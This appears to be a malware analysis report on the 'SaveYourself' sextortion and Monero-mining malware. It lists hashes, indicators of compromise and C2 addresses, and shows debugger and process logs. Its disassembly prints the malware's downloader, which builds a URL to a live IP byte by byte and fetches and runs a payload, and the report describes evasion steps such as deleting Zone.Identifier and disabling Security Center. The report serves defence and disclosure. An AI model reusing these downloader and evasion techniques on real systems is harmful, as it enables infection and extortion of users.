virus BULLETIN
Covering the global threat landscape

# THREAT ANALYSIS REPORT SAVE YOURSELF MALWARE

*Reason Cybersecurity*

## SUMMARY

Recently, many users worldwide have been complaining about receiving emails from senders like ‘SaveYourself@856.com’. The emails claim that the user’s computer has been hacked and that they have been caught them in some awkward situations that will be shared publicly unless they pay a ransom in Bitcoin. In fact, the users receiving these emails have *not* been infected and there is no RAT controlling their computer (at least not this one).

The only malware involved is that which sends these emails from *other* compromised devices: these devices are used both as proxies to send blackmail emails to the victims, and for Monero mining. The victims’ email addresses and passwords – used to make the emails appear more credible – were found in a password dump file. The capabilities of the malware are as follows:

1. Blackmailing
2. Monero mining

Infected devices were able to reach more than 110,000 users in a very short time thanks to the malware’s spreading capability.

A quick *Google* search revealed many users complaining about the ‘saveyourself’ scam virus, as well as many sites offering their products for removal of the malware (although the users that received the email were not infected by the malware itself – their emails were just exposed in a dump), which in some cases could, ironically, lead to malware infections. It is very possible that the malware author has gathered and combined several viruses and modified them to suit their own needs.

## SAMPLE ANALYSED

Example sample details (the file that is downloaded): https://www.virustotal.com/gui/file/d0fcb364a1d37c93740edcb88695de72de8b53fcf29c6bb0fcbc792897fd9b8b/details

| | |
|---|---|
| **Filename:** | e.exe, e[1].exe, a[1].exe |
| **MD5:** | c3dd5eda4800c1d049d7b39d742705e1 |
| **SHA-1:** | 8a730173cfa801fac3fb1f5320de27b5490910d4 |
| **SHA-256:** | d0fcb364a1d37c93740edcb88695de72de8b53fcf29c6bb0fcbc792897fd9b8b |
| **File size:** | 236 KB (241664 bytes) |
| **File type:** | Win32 EXE |


Example infected file: https://www.virustotal.com/gui/file/af75c754649de2eec5122c381b4ccff583a29d8ab3d53fdaaa7a42085fe6ef39/details

| | |
|---|---|
| **Filename:** | NvContainer.exe (In this case, the infected file name can be any executable...) |
| **MD5:** | 1c99a724a3ca3d722c9638e80f191941 |
| **SHA-1:** | 80196c3948204c49da4feec6e701f4d72ff8a2c6 |
| **SHA-256:** | af75c754649de2eec5122c381b4ccff583a29d8ab3d53fdaaa7a42085fe6ef39 |
| **File type:** | Win32 EXE |

## PERSISTENCE & INSTALLATION

### Short summary

The malware is designed to remain under the user’s radar: the user thinks they are executing a legitimate program because it is eventually executed, but only after the injected section has been downloaded and the malware has been executed. The malware then deletes the alternate data stream to hide the fact that a file has been downloaded from the Internet.



```
add esp,10
mov dword ptr ss:[ebp-6E0],eax          [ebp-6E0]:DeleteFileW, eax:DeleteFileW
cmp dword ptr ss:[ebp-6E0],0            [ebp-6E0]:DeleteFileW
jne 9be0.4346D3
jmp 9be0.434753
lea edx,dword ptr ss:[ebp-218]
push edx                                edx:L"C:\\Users\\roy\\AppData\\Local\\Temp\\8A3E.exe:Zone
call dword ptr ss:[ebp-6E0]             [ebp-6E0]:DeleteFileW
mov eax,dword ptr ss:[ebp-734]          eax:DeleteFileW, [ebp-734]:LoadLibraryExA
push eax                                eax:DeleteFileW
push 1
push 5C856C47
mov ecx,dword ptr ss:[ebp-23C]          ecx:DeleteFileW
push ecx                                ecx:DeleteFileW
call 9be0.434A70
add esp,10
mov dword ptr ss:[ebp-10],eax           eax:DeleteFileW
cmp dword ptr ss:[ebp-10],0
jne 9be0.434708
jmp 9be0.434753
push 44
```

```
Hide FPU

EAX   7758E540    <kernel32.DeleteFileW>
EBX   7FFD4000
ECX   7758E540    <kernel32.DeleteFileW>
EDX   0014FD68    L"C:\\Users\\roy\\AppData\\Local\\Temp\\8A3E.exe:Zone.Ident
EBP   0014FF80
ESP   0014F610    L"C:\\Users\\roy\\AppData\\Roaming\\winsvcs.txt"
ESI   00434000    <9be0.EntryPoint>
EDI   00434000    <9be0.EntryPoint>

EIP   004346D9    9be0.004346D9

EFLAGS   00000202
ZF 0  PF 0  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus 8000001A (STATUS_NO_MORE_ENTRIES)
```

*Figure 1: The downloaded file is deleted.*

Then, it will apply persistence and spreading techniques, after which it will pause its activity for about 24 hours to avoid detection. Only then will the malware continue to download additional executables.

Next, the malware uses the computer as a proxy station to send blackmail emails to users, and uses the CPU for Monero mining. To maintain a low profile, the malware will use only 50% of the CPU's capability (most of the time). The specimen can also read clipboard data and replace Bitcoin wallet addresses with its own address.

## Indicators of compromise

### Created files

| | |
|---|---|
| 9be07.exe | C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\IQDX3EW0\e[1].exe |
| 9be07.exe | C:\Users\user\AppData\Local\Temp\409F.exe |
| 9be07.exe | C:\Users\user\AppData\Local\Temp\dd_9be07_decompression_log.txt |
| 409F.exe | C:\Windows\165630396\sysblks.exe |
| sysblks.exe | C:\Users\user\AppData\Local\Temp\30131.exe |
| sysblks.exe | C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\S8MMEKF7\1[1] |
| sysblks.exe | C:\Users\user\AppData\Local\Temp\17926.exe |
| sysblks.exe | C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\IQDX3EW0\5[1] |
| sysblks.exe | C:\Users\user\AppData\Local\Temp\33947.exe |
| sysblks.exe | C:\Users\user\AppData\Local\Temp\33947.exe |
| sysblks.exe | C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\S8MMEKF7\6[1] |
| svchost.exe | C:\Windows\Prefetch\30131.EXE-D5E0685B.pf |
| 17926.exe | C: |
| 17926.exe | C:\Users\user\Desktop\chosen\procexp.exe |
| 17926.exe | C:\Users\user\Desktop\chosen\procexp.exe |
| 17926.exe | C:\Users\user\Desktop\chosen\strings.exe |
| 17926.exe | C:\Users\user\Downloads\7z1900-x64.exe |
| 17926.exe | C:\Users\user\Downloads\ChromeSetup.exe |
| 17926.exe | C:\Users\user\Downloads\Firefox Installer.exe |
| 17926.exe | C:\Users\user\Downloads\Firefox Installer.exe |
| sysblks.exe | C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\IQDX3EW0\7[1] |
| sysblks.exe | C:\Users\user\AppData\Local\Temp\16945.exe |
| 16945.exe | C:\ProgramData\IlKTmhStyg\cfg |
| 16945.exe | C:\ProgramData\IlKTmhStyg\cfgi |
| 16945.exe | C:\ProgramData\IlKTmhStyg\sysdrv32 |

| | |
|---|---|
| 16945.exe | C:\ProgramData\IlKTmhStyg\r.vbs |
| wscript.exe | C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\KmJlZQXSMi.url |
| syshwbr.exe | D:\__\chosen\Procmon.exe |
| syshwbr.exe | D:\__\chosen\strings64.exe |
| 10719.exe | C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\SL0QQXSC\715[1].txt |
| 10719.exe | C:\Users\user\AppData\Local\Temp\8191564810642097.jpg |
| 23923.exe | C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\SL0QQXSC\n[1].txt |
| 23923.exe | C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\SL0QQXSC\1338[1].txt |
| 23923.exe | C:\Users\user\AppData\Local\Temp\5706894215163142.jpg |
| lsass.exe | \\Dell_LAB2*\MAILSLOT\NET\NETLOGON |

### Created files

%HOMEPATH%\cookies\user@icanhazip[1].txt

%WINDIR%\1233324385\sysgkvm.exe

<REM_DRIVE>:\.lnk

<REM_DRIVE>:__\drivemgr.exe

<REM_DRIVE>:__\notepad.exe

<REM_DRIVE>:\autorun.inf

And every file found on the remote drive

### Modified registers

<HKLM>\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List\%WINDIR%\1233324385\sysgkvm.exe

%WINDIR%\1233324385\sysgkvm.exe:*:Enabled:Microsoft Windows Driver

<HKLM>\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\\Microsoft Windows Driver%WINDIR%\1233324385\sysgkvm.exe

<HKCU>\Software\Microsoft\Windows\CurrentVersion\Run\\Microsoft Windows Driver%WINDIR%\1233324385\sysgkvm.exe

<HKLM>\SOFTWARE\Microsoft\Security Center\AntiVirusOverride 0x00000001

<HKLM>\SOFTWARE\Microsoft\Security Center\UpdatesOverride 0x00000001

<HKLM>\SOFTWARE\Microsoft\Security Center\FirewallOverride 0x00000001

<HKLM>\SOFTWARE\Microsoft\Security Center\AntiVirusDisableNotify 0x00000001

<HKLM>\SOFTWARE\Microsoft\Security Center\UpdatesDisableNotify 0x00000001

<HKLM>\SOFTWARE\Microsoft\Security Center\AutoUpdateDisableNotify 0x00000001

<HKLM>\SOFTWARE\Microsoft\Security Center\FirewallDisableNotify 0x00000001

### Created processes

%WINDIR%\1233324385\sysgkvm.exe

%TEMP%\19713.exe

%TEMP%\33418.exe

%TEMP%\25177.exe

%TEMP%\10744.exe

%TEMP%\21972.exe

%WINDIR%\1782026319\sysxqbm.exe

%WINDIR%\2481323766\sysdxun.exe

%WINDIR%\2432812312\syszpnq.exe

### Network communication

http://185.176.27.132/t.php?new=1

http://urusurofhsorhfuuhl.cc/t.php?new=1

http://193.32.161.73/t.php?new=1

http://185.176.27.132/1

http://185.176.27.132/2

http://185.176.27.132/3

http://185.176.27.132/4

http://185.176.27.132/5

http://185.176.27.132/6

http://185.176.27.132/7

http://185.176.27.132/8

http://icanhazip.com/

http://193.32.161.73/_1/n.txt

http://193.32.161.73/_1/1118.txt

http://193.32.161.73/_2/n.txt

http://193.32.161.73/_2/1315.txt

http://193.32.161.73/_3/n.txt

http://193.32.161.73/_3/895.txt

http://193.32.161.73/_5/n.txt

http://193.32.161.73/_5/145.txt

185.176.27.132:80

7.5.7.7:80

98.137.159.24:25 (TCP)

106.10.248.84:25 (TCP)

98.137.159.24:25

Many smtp communications

### Full execution flow



Execution of infected file
Download malware
Create persistence and spreading techniques
Multiple DNS requests
Sleep
Blackmail\miner

*Figure 2: Full execution flow.*





*Figure 3: Execution flow of section .zero.*

The malware changes the entry point to this section so that the malware code is the first code to be executed.

All infected samples contain an additional section header: '.zero'.



| Member | Offset | Size | Value | Meaning |
|---|---|---|---|---|
| Magic | 00000140 | Word | 010B | PE32 |
| MajorLinkerVersion | 00000142 | Byte | 0E | |
| MinorLinkerVersion | 00000143 | Byte | 10 | |
| SizeOfCode | 00000144 | Dword | 00094C00 | |
| SizeOfInitializedData | 00000148 | Dword | 00185E00 | |
| SizeOfUninitializedData | 0000014C | Dword | 00000000 | |
| AddressOfEntryPoint | 00000150 | Dword | 0021D000 | .zero |
| BaseOfCode | 00000154 | Dword | 00001000 | |
| BaseOfData | 00000158 | Dword | 00096000 | |

*Figure 4: The .zero section header visible in Process Monitor.*


The infected samples are downloaders: they are injected with the section that has the URL required to download the main malware.

Looking at this section in *IDA*, we can see that the section's functionality is to download additional files, disguise that they were downloaded from the Internet, and execute the downloaded binary.

The section with the URL creates a text file in the user's appdata\roaming\winsvc.txt. The text file will either be empty, or its content will have been deleted, or it will be used as an infection marker.

The URL section then dynamically calls the urlmon function, UrlDownloadToFile, with a predefined URL (http://193.32.161.73/e.exe) and downloads the function to the temp folder. Some samples turn into an e[1].exe or a.exe file. Next, the URL section loads user32.dll and deletes the alternate data stream 'zone.identifier' to hide the fact that it was downloaded from the Internet. After that, the downloaded file is executed. Finally, the section with the URL will also execute the original program that was infected (even if it didn't succeed in one of its steps).

The predefined URL is not written as one string; it is separated into ASCII characters that are 'moved' to the registry one by one (see Figure 5). Consequently, the sample looks legitimate while it's running (the company name and other characteristics remain the same, but the signature doesn't).



```
cmp     [ebp+var_228], 0
jnz     short loc_43439C

loc_43439C:
mov     eax, 68h
mov     [ebp+var_6A0], ax ; http://1......./e.exe
mov     ecx, 74h
mov     [ebp+var_69E], cx
mov     edx, 74h
mov     [ebp+var_69C], dx
mov     eax, 70h
mov     [ebp+var_69A], ax
mov     ecx, 3Ah
mov     [ebp+var_698], cx
mov     edx, 2Fh
mov     [ebp+var_696], dx
mov     eax, 2Fh
mov     [ebp+var_694], ax
mov     ecx, 31h
mov     [ebp+var_692], cx
mov     edx, 39h
mov     [ebp+var_690], dx
mov     eax, 33h
mov     [ebp+var_68E], ax
mov     ecx, 2Eh
mov     [ebp+var_68C], cx
mov     edx, 33h
mov     [ebp+var_68A], dx
mov     eax, 32h
mov     [ebp+var_688], ax
mov     ecx, 2Eh
mov     [ebp+var_686], cx
mov     edx, 31h
mov     [ebp+var_684], dx
mov     eax, 36h
mov     [ebp+var_682], ax
mov     ecx, 31h
mov     [ebp+var_680], cx
mov     edx, 2Eh
mov     [ebp+var_67E], dx
mov     eax, 37h
mov     [ebp+var_67C], ax
mov     ecx, 33h
mov     [ebp+var_67A], cx
mov     edx, 2Fh
mov     [ebp+var_678], dx
mov     eax, 65h
mov     [ebp+var_676], ax
mov     ecx, 2Eh
mov     [ebp+var_674], cx
mov     edx, 65h
mov     [ebp+var_672], dx
mov     eax, 78h
mov     [ebp+var_670], ax
mov     ecx, 65h
mov     [ebp+var_66E], cx
xor     edx, edx
mov     [ebp+var_66C], dx
push    0
push    0
lea     eax, [ebp+var_448] ; path of the executable that will be downloaded
push    eax
lea     ecx, [ebp+var_6A0] ; url of exe to download
push    ecx
push    0
call    [ebp+var_228]   ; urlmon.UrlDownloadToFile
test    eax, eax
jz      short loc_434500 ; user32.dll
```

*Figure 5: The ASCII characters that form the URL.*

### Execution

After the file is downloaded, it executes as ‘sys****.exe’ (using four random characters on each execution).


The file is located in a hidden folder that it creates on C:\Windows\310926922 (the number is randomly generated on each execution). Note: The attacker has made it more difficult to view all of the hidden items. It’s not enough simply to tick ‘view hidden items’ in the folder view options. The system files option in the settings must also be ticked.

The malware then tries to resolve multiple addresses and queries ‘/t.php?new=1’ on each of them.

As shown in Figure 6, all the requests result in a 502 error except the one that the hacker tries to reach via IP address 185.176.27.132/t.php?new=1, which results in response code 200, with ‘0’ as the answer server:nginx/1.10.3 (ubuntu).

The malware is then able to create files in the user’s appdata temp folder: C:\Users\user~1\AppData\Local\Temp.


In Figure 7 we can see that the process reads the password dump file and then sends the emails.


Progress Telerik Fiddler Web Debugger
File Edit Rules Tools View Help
WinConfig
Replay
Go
Stream
Decode
Ke

| # | Result | Protocol | Host | URL |
|---|---|---|---|---|
| 1 | 200 | HTTPS | www.fiddler2.com | /UpdateCheck.aspx?is |
| 2 | 200 | HTTP | 193.32.161.73 | /e.exe |
| 3 | 200 | HTTP | 185.176.27.132 | /t.php?new=1 |
| 4 | 502 | HTTP | urusurofhsorhfuuhk... | /t.php?new=1 |
| 5 | 502 | HTTP | aeifaeifhufuhuhuak.su | /t.php?new=1 |
| 6 | 502 | HTTP | rdhsudhugugfugugs... | /t.php?new=1 |
| 7 | 502 | HTTP | bfagzeagaegagfak... | /t.php?new=1 |
| 8 | 502 | HTTP | aaeuafhuaegfugeu... | /t.php?new=1 |
| 9 | 502 | HTTP | aeufuaehfuehfuhfi... | /t.php?new=1 |
| 10 | 502 | HTTP | daedagheauehfauh... | /t.php?new=1 |
| 11 | 502 | HTTP | aeoughaoheguaoeh... | /t.php?new=1 |
| 12 | 502 | HTTP | eguaheoghouughah... | /t.php?new=1 |
| 13 | 502 | HTTP | huaeokaefoaeguae... | /t.php?new=1 |
| 14 | 502 | HTTP | afaeigaifgsghhafk.su | /t.php?new=1 |
| 15 | 502 | HTTP | afagaegeufufk.su | /t.php?new=1 |
| 16 | 502 | HTTP | geauhouefheuutik.su | /t.php?new=1 |
| 17 | 502 | HTTP | gaohecuofhefefhut... | /t.php?new=1 |
| 18 | 502 | HTTP | gaouehaehfoaeays... | /t.php?new=1 |
| 19 | 502 | HTTP | gaohrhurhuhruhfsd... | /t.php?new=1 |
| 20 | 502 | HTTP | gaghpaheiafhjefjk.su | /t.php?new=1 |
| 21 | 502 | HTTP | gaoehuaaoefhuhfu... | /t.php?new=1 |
| 22 | 502 | HTTP | aegohaohuaoutiek.su | /t.php?new=1 |
| 23 | 502 | HTTP | befaheaiudeuhughg... | /t.php?new=1 |
| 24 | 502 | HTTP | urusurofhsorhfuaho.io | /t.php?new=1 |
| 25 | 502 | HTTP | aeifaeifhufuhuhuao.io | /t.php?new=1 |
| 26 | 502 | HTTP | rdhsudhugugfugugs... | /t.php?new=1 |
| 27 | 502 | HTTP | bfagzeagaegagfaio.io | /t.php?new=1 |
| 28 | 502 | HTTP | aaeuafhuaegfugeu... | /t.php?new=1 |
| 29 | 502 | HTTP | aeufuaehfuehfuhfo.io | /t.php?new=1 |
| 30 | 502 | HTTP | daedagheauehfauh... | /t.php?new=1 |
| 31 | 502 | HTTP | aeoughaoheguaoeh... | /t.php?new=1 |

[QuickExec] ALT+Q > type HELP to learn more

*Figure 6: Most HTTP queries result in 502 errors.*



| Process Name | PID | Operation | Path | Result | Detail |
|---|---|---|---|---|---|
| 38168.exe | 6384 | ReadFile | C:\Users\Martin Davis\AppData\Local\Temp\4307282511123918.jpg | SUCCESS | Offset: 622,592, Length: 4,096 |
| 38168.exe | 6384 | ReadFile | C:\Users\Martin Davis\AppData\Local\Temp\4307282511123918.jpg | SUCCESS | Offset: 626,688, Length: 4,096 |
| 38168.exe | 6384 | ReadFile | C:\Users\Martin Davis\AppData\Local\Temp\4307282511123918.jpg | SUCCESS | Offset: 630,784, Length: 4,096 |
| 38168.exe | 6384 | ReadFile | C:\Users\Martin Davis\AppData\Local\Temp\4307282511123918.jpg | SUCCESS | Offset: 634,880, Length: 4,096 |
| 38168.exe | 6384 | ReadFile | C:\Users\Martin Davis\AppData\Local\Temp\4307282511123918.jpg | SUCCESS | Offset: 638,976, Length: 4,096 |
| 38168.exe | 6384 | ReadFile | C:\Users\Martin Davis\AppData\Local\Temp\4307282511123918.jpg | SUCCESS | Offset: 643,072, Length: 2,767 |
| 38168.exe | 6384 | ReadFile | C:\Users\Martin Davis\AppData\Local\Temp\4307282511123918.jpg | END OF FILE | Offset: 645,839, Length: 4,096 |
| 38168.exe | 6384 | CloseFile | C:\Users\Martin Davis\AppData\Local\Temp\4307282511123918.jpg | SUCCESS | |
| 38168.exe | 6384 | TCP Send | Dell_LAB3:65495 -> mtaproxy1.free.mail.vip.bf1.yahoo.com:smtp | SUCCESS | Length: 38, startime: 6001573, endtime: 60 |
| 38168.exe | 6384 | TCP Receive | Dell_LAB3:65495 -> mtaproxy1.free.mail.vip.bf1.yahoo.com:smtp | SUCCESS | Length: 158, seqnum: 0, connid: 0 |
| 38168.exe | 6384 | Thread Exit | | SUCCESS | Thread ID: 92356, User Time: 0.0000000, K |
| 38168.exe | 6384 | TCP Connect | Dell_LAB3:65510 -> imta-ch2.sys.comcast.net:smtp | SUCCESS | Length: 0, mss: 1398, sackopt: 0, tsopt: 0, |
| 38168.exe | 6384 | TCP Send | Dell_LAB3:65499 -> mtaproxy1.free.mail.vip.bf1.yahoo.com:smtp | SUCCESS | Length: 22, startime: 6001575, endtime: 60 |
| 38168.exe | 6384 | TCP Receive | Dell_LAB3:65499 -> mtaproxy1.free.mail.vip.bf1.yahoo.com:smtp | SUCCESS | Length: 104, seqnum: 0, connid: 0 |
| 38168.exe | 6384 | TCP Connect | Dell_LAB3:65509 -> mtaproxy1.aol.mail.vip.gq1.yahoo.com:smtp | SUCCESS | Length: 0, mss: 1398, sackopt: 1, tsopt: 0, |
| 38168.exe | 6384 | TCP Send | Dell_LAB3:65497 -> mtaproxy1.aol.mail.vip.gq1.yahoo.com:smtp | SUCCESS | Length: 22, startime: 6001572, endtime: 60 |
| 38168.exe | 6384 | TCP Receive | Dell_LAB3:65497 -> mtaproxy1.aol.mail.vip.gq1.yahoo.com:smtp | SUCCESS | Length: 103, seqnum: 0, connid: 0 |
| 38168.exe | 6384 | TCP Send | Dell_LAB3:65500 -> mtaproxy1.free.mail.vip.bf1.yahoo.com:smtp | SUCCESS | Length: 22, startime: 6001577, endtime: 60 |
| 38168.exe | 6384 | TCP Receive | Dell_LAB3:65500 -> mtaproxy1.free.mail.vip.bf1.yahoo.com:smtp | SUCCESS | Length: 104, seqnum: 0, connid: 0 |
| 38168.exe | 6384 | TCP Connect | Dell_LAB3:65511 -> al-ip4-mx-vip2.prodigy.net:smtp | SUCCESS | Length: 0, mss: 1398, sackopt: 1, tsopt: 0, |
